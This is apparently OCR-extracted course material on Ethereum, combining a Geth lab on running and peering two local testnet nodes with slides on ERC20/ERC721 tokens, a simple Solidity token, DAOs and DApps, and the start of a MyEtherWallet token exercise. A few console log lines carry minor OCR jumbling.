
To start with, we will run two nodes on different chains.

First:

1. **Create** two directories in a convenient place for you. **Open two terminals in both of the directories.**
2. Then, **Run Geth** on testnet with specific port and IPC path in order to divide the two chains, and **open** the Geth JavaScript console.

Alice's Chain:

```
geth --testnet --datadir=. --port=30303 --ipcpath=alice.ipc console
```



Bob's Chain:

```
geth --testnet --datadir=. --port=30304 --ipcpath=bob.ipc console
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Windows PowerShell
PS C:\temp\bobChain> geth --testnet --datadir=. --port=30304 --ipcpath=bob.ipc console
WARN [03-13|00:30:26] No etherbase set and no accounts found as default
INFO [03-13|00:30:26] Starting peer-to-peer node               instance=Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
INFO [03-13|00:30:26] Allocated cache and file handles         database=C:\\temp\\bobChain\\geth\\chaindata cache=128 ha
ndles=1024
INFO [03-13|00:30:26] Writing custom genesis block
INFO [03-13|00:30:26] Initialised chain configuration          config="{ChainID: 3 Homestead: 0 DAO: <nil> DAOSupport: t
rue EIP150: 0 EIP155: 10 EIP158: 10 Byzantium: 1700000 Engine: ethash}"
INFO [03-13|00:30:26] Disk storage enabled for ethash caches   dir=C:\\temp\\bobChain\\geth\\ethash count=3
INFO [03-13|00:30:26] Disk storage enabled for ethash DAGs
INFO [03-13|00:30:26] Initialising Ethereum protocol           versions="[63 62]" network=3
INFO [03-13|00:30:26] Loaded most recent local header          number=0 hash=419410…ca4a2d td=1048576
INFO [03-13|00:30:26] Loaded most recent local full block      number=0 hash=419410…ca4a2d td=1048576
INFO [03-13|00:30:26] Loaded most recent local fast block      number=0 hash=419410…ca4a2d td=1048576
INFO [03-13|00:30:26] Regenerated local transaction journal    transactions=0 accounts=0
INFO [03-13|00:30:26] Starting P2P networking
INFO [03-13|00:30:29] UDP listener up                          self=enode://26d6d78f2a115f8e7d554f1857c7dcde5ffb5314eaeb
ef38a54fbc09c46c99258be5317d28998523f1f1f6fd37e841992dfb9f375235d66e87566f0f472e7fc7@[::] 30304
INFO [03-13|00:30:29] RLPx listener up                         self=enode://26d6d78f2a115f8e7d554f1857c7dcde5ffb5314eaeb
ef38a54fbc09c46c99258be5317d28998523f1f1f6fd37e841992dfb9f375235d66e87566f0f472e7fc7@[::]:30304
INFO [03-13|00:30:29] IPC endpoint opened: \\.\pipe\bob.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
 modules: admin:1.0 debug:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0

>
```

3. Now, let's create two accounts:

Alice's Chain:

```
> personal.newAccount()
Passphrase:
Repeat passphrase:
"0xbbbc6d76bd6feb63dbffa125e1483fe635f28a29"
```

Bob's Chain:

```
> personal.newAccount()
Passphrase:
Repeat passphrase:
"0xd8ca45798ee17b9374ed1842913e97b80c12b501"
```

4. Let's start the miner on the first node:

Alice's Node:

```
miner.start()
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> miner.start()
INFO [03-13|00:47:10] Updated mining threads                  threads=0
INFO [03-13|00:47:10] Transaction pool price threshold updated price=18000000000
INFOn ul[103-
1> 3|00:47:10] Starting mining operation
INFO [03-13|00:47:10] Commit new mining work                  number=1 txs=0 uncles=0 elapsed=0s

> INFO [03-13|00:47:16] Successfully sealed new block           number=1 hash=44b41e…4e9838
INFO [03-13|00:47:16] □□ mined potential block                 number=1 hash=44b41e…4e9838
INFO [03-13|00:47:16] Commit new mining work                  number=2 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:47:20] Successfully sealed new block           number=2 hash=ddefda…189083
INFO [03-13|00:47:20] □□ mined potential block                 number=2 hash=ddefda…189083
INFO [03-13|00:47:20] Commit new mining work                  number=3 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:47:27] Successfully sealed new block           number=3 hash=a6bb6e…35dd73
INFO [03-13|00:47:27] □□ mined potential block                 number=3 hash=a6bb6e…35dd73
INFO [03-13|00:47:27] Commit new mining work                  number=4 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:47:33] Successfully sealed new block           number=4 hash=8d3118…06de1f
INFO [03-13|00:47:33] □□ mined potential block                 number=4 hash=8d3118…06de1f
INFO [03-13|00:47:33] Commit new mining work                  number=5 txs=0 uncles=0 elapsed=1.002ms
INFO [03-13|00:47:36] Successfully sealed new block           number=5 hash=8bd48a…eb23c0
INFO [03-13|00:47:36] □□ mined potential block                 number=5 hash=8bd48a…eb23c0
INFO [03-13|00:47:36] Commit new mining work                  number=6 txs=0 uncles=0 elapsed=0s
```

5. Let's wait one minute to make one of the chains deliberately longer than the other:

Bob's Node:

```
> miner.start()
INFO [03-13|00:53:33] Updated mining threads                  threads=0
INFO [03-13|00:53:33] Transaction pool price threshold updated price=18000000000
InNuFlOl
[> 03-13|00:53:33] Starting mining operation
INFO [03-13|00:53:33] Commit new mining work                  number=1 txs=0 uncles=0 elapsed=503µs
INFO [03-13|00:53:40] Successfully sealed new block           number=1 hash=e8245a…e4e626
INFO [03-13|00:53:40] □□ mined potential block                 number=1 hash=e8245a…e4e626
INFO [03-13|00:53:40] Commit new mining work                  number=2 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:53:42] Successfully sealed new block           number=2 hash=cefb1d…577731
INFO [03-13|00:53:42] □□ mined potential block                 number=2 hash=cefb1d…577731
INFO [03-13|00:53:42] Commit new mining work                  number=3 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:53:43] Successfully sealed new block           number=3 hash=eda875…3ddda8
INFO [03-13|00:53:43] □□ mined potential block                 number=3 hash=eda875…3ddda8
INFO [03-13|00:53:43] Commit new mining work                  number=4 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:53:59] Successfully sealed new block           number=4 hash=bc64db…9c28db
INFO [03-13|00:53:59] □□ mined potential block                 number=4 hash=bc64db…9c28db
INFO [03-13|00:53:59] Commit new mining work                  number=5 txs=0 uncles=0 elapsed=0s
INFO [03-13|00:54:02] Successfully sealed new block           number=5 hash=ec8b60…808c7e
INFO [03-13|00:54:02] □□ mined potential block                 number=5 hash=ec8b60…808c7e
INFO [03-13|00:54:02] Commit new mining work                  number=6 txs=0 uncles=0 elapsed=0s
```

2. Add Peers

Now that the two Nodes have mined some blocks on different chains, it is time to connect them!

6. But before we add peers, let's see how much blocks were mined and ETH have the two addresses been rewarded so far:

`eth.blockNumber`
`web3.fromWei(eth.getBalance(eth.coinbase))`

Alice's Chain:

```
> eth.blockNumber
39
> web3.fromWei(eth.getBalance(eth.coinbase))
195
>
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Bob's Chain:

```
> eth.blockNumber
14
> web3.fromWei(eth.getBalance(eth.coinbase))
70
```

We can see that Alice's Chain is almost 3 times longer than Bob's.

7. Now it's time to add Alice's Node as a peer to Bob's Node. In order for this to happen, we will need Alice's URI. For that puprose, we will use the **"admin"** command to see additional information about her node:

```
> admin
{
  datadir: "C:\\temp\\aliceChain",
  nodeInfo: {
    enode: "enode://8603db1d5f9552b4b604cea70c50ef97b753e2c227adfe60b55cb9549dd1a2214c021d062f780835969b8f7aa614760c7b619de787b0f618745cb80178a21219@[::]:30303",
    id: "8603db1d5f9552b4b604cea70c50ef97b753e2c227adfe60b55cb9549dd1a2214c021d062f780835969b8f7aa614760c7b619de787b0f618745cb80178a21219",
    ip: "::",
    listenAddr: "[::]:30303",
    name: "Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9",
    ports: {
      discovery: 30303,
      listener: 30303
    },
    protocols: {
      eth: {
        difficulty: 40205028,
        genesis: "0x41941023680923e0fe4d74a34bdac8141f2540e3ae90623718e47d66d1ca4a2d",
        head: "0xadc12bdb784e8302fb0a8b9a715c9c919981c7946e6c79271de8adacfac0b976",
        network: 3
      }
    }
  },
  peers: [],
  addPeer: function(),
  exportChain: function(),
```

As we can see Alice's Node has no peers so far. In order to connect to another node, we will need the **ethereum node URI**. The **enode format** is (<node-id>@<IP>:<PORT>). Let's **copy** it.

Now, it is time Bob to add her as a peer. For example:

```
admin.addPeer("enode://8603db1d5f9552b4b604cea70c50ef97b753e2c227adfe60b55cb9549dd1a2214c021d062f780835969b8f7aa614760c7b619de787b0f618745cb80178a21219@[::]:30303")
```

```
> admin.addPeer("enode://8603db1d5f9552b4b604cea70c50ef97b753e2c227adfe60b55cb9549dd1a2214c021d062f780835969b8f7aa614760c7b619de787b0f618745cb80178a21219@[::]:30303")
true
> INFO [03-13|01:44:06] Block synchronisation started
INFO [03-13|01:44:06] Imported new state entries    count=5 elapsed=0s    processed=5 pending=0 retry=0 duplicate=0 unexpected=0
INFO [03-13|01:44:07] Imported new block headers    count=39 elapsed=1.093s  number=39 hash=adc12b…c0b976 ignored=0
INFO [03-13|01:44:07] Imported new chain segment    blocks=39 txs=0 mgas=0.000 elapsed=10.014ms mgasps=0.000 number=39 hash=adc12b…c0b976
INFO [03-13|01:44:07] Fast sync complete, auto disabling

> eth.blockNumber
39
> web3.fromWei(eth.getBalance(eth.coinbase))
0
```

What see is that when Bob's Node added Alice's Node as a peer, Bob's Node preferred the **longest chain** based on the most work measured in terms equivalent to the sum of the difficulty of all the blocks. Due to the difference of the chains since the genesis block, Bob's Ethers disappeared, because they were on a separate chain.

When we start Bob's miner again:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> miner.start()
INFO [03-13|01:48:47] Updated mining threads                   threads=0
INFO [03-13|01:48:47] Transaction pool price threshold updated price=18000000000
nIuN1F1O [
0> 3-13|01:48:47] Starting mining operation
INFO [03-13|01:48:47] Commit new mining work                   number=42 txs=0 uncles=0 elapsed=1.001ms
INFO [03-13|01:48:47] □ block  became a side fork              number=11 hash=78da17…b8f01a
INFO [03-13|01:48:47] □ block  became a side fork              number=12 hash=8a652c…5ffaf9
INFO [03-13|01:48:47] □ block  became a side fork              number=13 hash=b2014e…fc9c10
INFO [03-13|01:48:47] □ block  became a side fork              number=14 hash=82d7a9…e43743
INFO [03-13|01:48:47] □ block  became a side fork              number=15 hash=53f2af…74350c
INFO [03-13|01:49:08] Successfully sealed new block            number=42 hash=af71db…8a1d64
INFO [03-13|01:49:08] □□ mined potential block                  number=42 hash=af71db…8a1d64
INFO [03-13|01:49:08] Commit new mining work                   number=43 txs=0 uncles=0 elapsed=1.001ms

> INFO [03-13|01:49:13] Successfully sealed new block            number=43 hash=8582a5…e696e2
INFO [03-13|01:49:13] □□ mined potential block                  number=43 hash=8582a5…e696e2
INFO [03-13|01:49:13] Commit new mining work                   number=44 txs=0 uncles=0 elapsed=0s
INFO [03-13|01:49:13] Successfully sealed new block            number=44 hash=2e37ea…8c0302
INFO [03-13|01:49:13] □□ mined potential block                  number=44 hash=2e37ea…8c0302
INFO [03-13|01:49:13] Commit new mining work                   number=45 txs=0 uncles=0 elapsed=0s
```

Bob's peers:

```
> admin.peers
[{
    caps: ["eth/62", "eth/63"],
    id: "8603db1d5f9552b4b604cea70c50ef97b753e2c227adfe60b55cb9549dd1a2214c021d062f780835969b8f7aa614760c7b619de787b0f618745cb80178a21219",
    name: "Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9",
    network: {
      localAddress: "127.0.0.1:60836",
      remoteAddress: "127.0.0.1:30303"
    },
    protocols: {
      eth: {
        difficulty: 65703974,
        head: "0x23649476531d92ad29d6e7b3757ea83ccf573c37e8129dbc36605cba1ea07178",
        version: 63
      }
    }
}]
```

Alice's node ID

Alice's peers:

```
> admin.peers
[{
    caps: ["eth/62", "eth/63"],
    id: "317f210e7ef74c843045daa282c24083152d5fc9552076eb2abb211fbb0f4357c77664aa85261f64660cd589f7c8b0e6a9b1305b350805c1e
ca50c2327453703",
    name: "Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9",
    network: {
      localAddress: "127.0.0.1:30303",
      remoteAddress: "127.0.0.1:60836"
    },
    protocols: {
      eth: {
        difficulty: 61149595,
        head: "0xa270dd7d96cbcbce30c1cc89454f9902ea2c691cdd7fb10c3164bb72d495e44c",
        version: 63
      }
    }
}]
>
```

Bob's node ID

What we see in Alice's Node while Bob's Miner is working:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> INFO [03-13|01:49:10] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=7.004ms mgasps=0.000 nu
mber=42 hash=af71db…8a1d64
INFO [03-13|01:49:13] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=5.005ms mgasps=0.000 numb
er=43 hash=8582a5…e696e2
INFO [03-13|01:49:13] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=5.988ms mgasps=0.000 numb
er=44 hash=2e37ea…8c0302
INFO [03-13|01:49:19] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=8.007ms mgasps=0.000 numb
er=45 hash=876c5b…1cb92d
INFO [03-13|01:49:21] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=9.006ms mgasps=0.000 numb
er=46 hash=a6b524…3cf42b
INFO [03-13|01:49:27] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=4.002ms mgasps=0.000 numb
er=47 hash=0a7431…64c366
INFO [03-13|01:49:36] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=12.514ms mgasps=0.000 num
ber=48 hash=d390e9…d3887b
INFO [03-13|01:49:37] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=8.505ms  mgasps=0.000 num
ber=49 hash=41bb3a…bf424c
INFO [03-13|01:49:37] Imported new chain segment              blocks=1 txs=0 mgas=0.000 elapsed=4.504ms  mgasps=0.000 num
ber=50 hash=809ee7…fc0534
```

3. Connect with Your Colleagues in Class

Now, it is time to connect in class. For that purpose, we will only make a slight change when adding peers to our node. What we need to change is the IP address from the default given with the Local IP Address of the colleague's.

For example, the enode URI is:

enode://8c27041e4f33fdf0b7a373cf6c66ef8e3b14232c7116bb02a4b9bb2c59d3654b091597a16ed3dcd2755770e039d4cb4164e5576025993168a48775ba3f5eb7b1@192.168.164.224:30303

```
admin.addPeer("enode://8c27041e4f33fdf0b7a373cf6c66ef8e3b14232c7116bb02a4b9bb2c59d3654b091
597a16ed3dcd2755770e039d4cb4164e5576025993168a48775ba3f5eb7b1@192.168.164.224:30303")
```

What to Submit?


Create a zip file (e.g. **`yourUsername-running-local-ethereum-network.zip`**) holding the screenshots of how you make the two nodes on your laptop, how you connect them and what happens with the chains, and then how you add some of your colleagues as peers and what happens to your chain.


Submit your zip file as homework at the course Web site.


Ethereum and Crypto Tokens


Smart Contracts, Tokens, DApps


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.














Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Simple Token Example

```
pragma solidity ^0.4.18;
contract MyToken {
  mapping (address => uint256) public balanceOf;
  function MyToken(uint256 initialSupply) public {
    balanceOf[msg.sender] = initialSupply;
  }
  function transfer(address _to, uint256 _value) {
    require(balanceOf[msg.sender] >= _value);
    require(balanceOf[_to] + _value >= balanceOf[_to]);
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
  }
}
```

Map holding all balances

Initialize the contract

Transfer tokens to someone

ERC20 Token Standard Interface

```
contract ERC20 {
  function totalSupply() → uint
  function balanceOf(address _owner) → uint
  function transfer(address _to, uint _value) → bool
  function transferFrom(address _from, address _to, uint _val) → bool
  function approve(address _spender, uint _value) → bool
  function allowance(address _owner, address _spender) → uint
  event Transfer(address _from, address _to, uint _value)
  event Approval(address _owner, address _spender, uint _value)
}
```

ERC20 – the most used token standard in the Ethereum ecosystem

Learn more at https://theethereum.wiki/w/index.php/ERC20_Token_Standard

Non fungible tokens

- Non-fungible token represents an asset that is not interchangeable
  - Baseball cards
  - Pokemons
  - Cryptokitties
- The ERC721 token standard allows building non-fungible tokens
  - They are unique
  - They are Collectable

ERC721 Token Standard Interface

```
contract ERC721 {
  function balanceOf(address _owner) → uint
  function ownerOf(uint _tokenId) → address
  function transferFrom(address _from, address _to, uint _tokenId)
  function safeTransferFrom(address _from, address _to, uint _tokenId)
  function approve(address _spender, uint _tokenId)
  function getApproved(uint _tokenId) → address
  function setApprovalForAll(address _opereator, bool _approved)
  function isApprovedForAll(address _owner, address _operator) → bool
  event Transfer(address _from, address _to, uint _value)
  event Approval(address _owner, address _spender, uint _value)
  event ApprovalForAll(address _owner, address _operator, bool _approved)
}
```

ERC721 – the most used token standard for building non-fungible tokens

Token Sale vs. ICO

- **Initial Coin Offering** (ICO)
  - Distributes coins initially to shareholders
    - When a new blockchain network is launched
  - Bitcoin, Ethereum, Zcash, NEM produce "coins"
  - Often used incorrectly to describe Ethereum token launches
- **Token Sale Event**
  - Tokens store complex, multi-faceted levels of value
  - Generated by a smart contract system, distributed or sold to shareholders
    - E.g. sell ETH for ERC20 tokens
  - Token economy describes how the tokens are used

Token Economics (Tokenomics)


- Modern blockchain startups are funded by token sale events
- A **token economics** stays behind (described in a whitepaper)
  - Crypto-tokens / coins are distributed between project participants
  - May serve as payment / to hold stake / to allow voting / etc.
  - Startups define the token economics themselves
  - Tokens can be fixed amount or inflational / deflational
  - Participants can buy / sell / use / get as reward / burn / etc. tokens
- Examples: LockChain (LOC)

What is DAO?

- **DAO** == Decentralized Autonomous Organization
  - Smart-contract driven organization, no owner
  - No human intervention for its operation
- Example:
  - Autonomous flight delay insurance company accepts coins / tokens as insurance premium
  - If your flight is delayed, it pays back **10 x** premium amount
  - A "decentralized oracle" tells which flights are delayed
- "On the Blockchain, no one knows you're a fridge" – Richard Brown

"The DAO" Project is not DAO

- **"The DAO"** Project launched in 2016
- The plan
  - Participants purchase DAO tokens
  - Vote for which ICO projects to fund
  - Selected projects get investments
  - Relied on the "wisdom of crowds"
- Enormous smart contract hack caused the Ethereum to hard fork



Exercise


Buy and Send ERC20 Tokens

DApps

Overview of DApps

What is Decentralized Application (DApp)?


- Run on a P2P network of computers (e.g. on the blockchain)
  - Data storage and processing should be decentralized
- Decentralized
  - No central point of control
- Open source
  - The code is public & transparent
- Incentivized
  - Users pay / get rewards
- Bitcoin – the first DApp





Types of Decentralized Application


- Exchange ether / tokens as a way to settle a contract
- Mixes money with information from outside the blockchain (with oracles)
- Program rules how members can vote to manage company funds


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.











Exercises: Buy and Send ERC20 Tokens

In this exercise we will play with **ERC20 tokens**. We shall unlock our wallet software, send transactions, watch the transaction processing and buy, sell and send/receive crypto-tokens (ERC20 tokens).

For this exercise we shall use Web-based crypto-wallet software called **MyEtherWallet** (**MEW**), which behaves like locally installed Ethereum crypto wallets, but is accessible through the Web, without any installation.

- MyEtherWallet is a **client-side wallet software**. It does not store your private keys, neither sends them at the server-side. Keeping your keys is a secure place is your obligation.
- MEW connects to the Ethereum blockchain through **REST API** (using client-side AJAX calls from JavaScript). The MyEtherWallet API is officially documented here: https://www.myetherapi.com.
- You can create / export / import **wallet keys**, sign and **send transactions** and **browse the blockchain**.
- MEW works with the **main** (production) Ethereum network, as well as with testing networks (**testnets**) like Ropsten, Kovan and Rinkeby.

Buy ERC20 Tokens

The next thing to do is to buy some **ERC20 tokens**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Tokens are digital assets hold in a **smart contract**. Typically, **token sale events** (also wrongly known as ICO) sale tokens to people who send ETH and get some tokens in the contract. Most token sale events use the ERC20 token standard in their token sale smart contracts.


Note that **tokens are different than coins**:

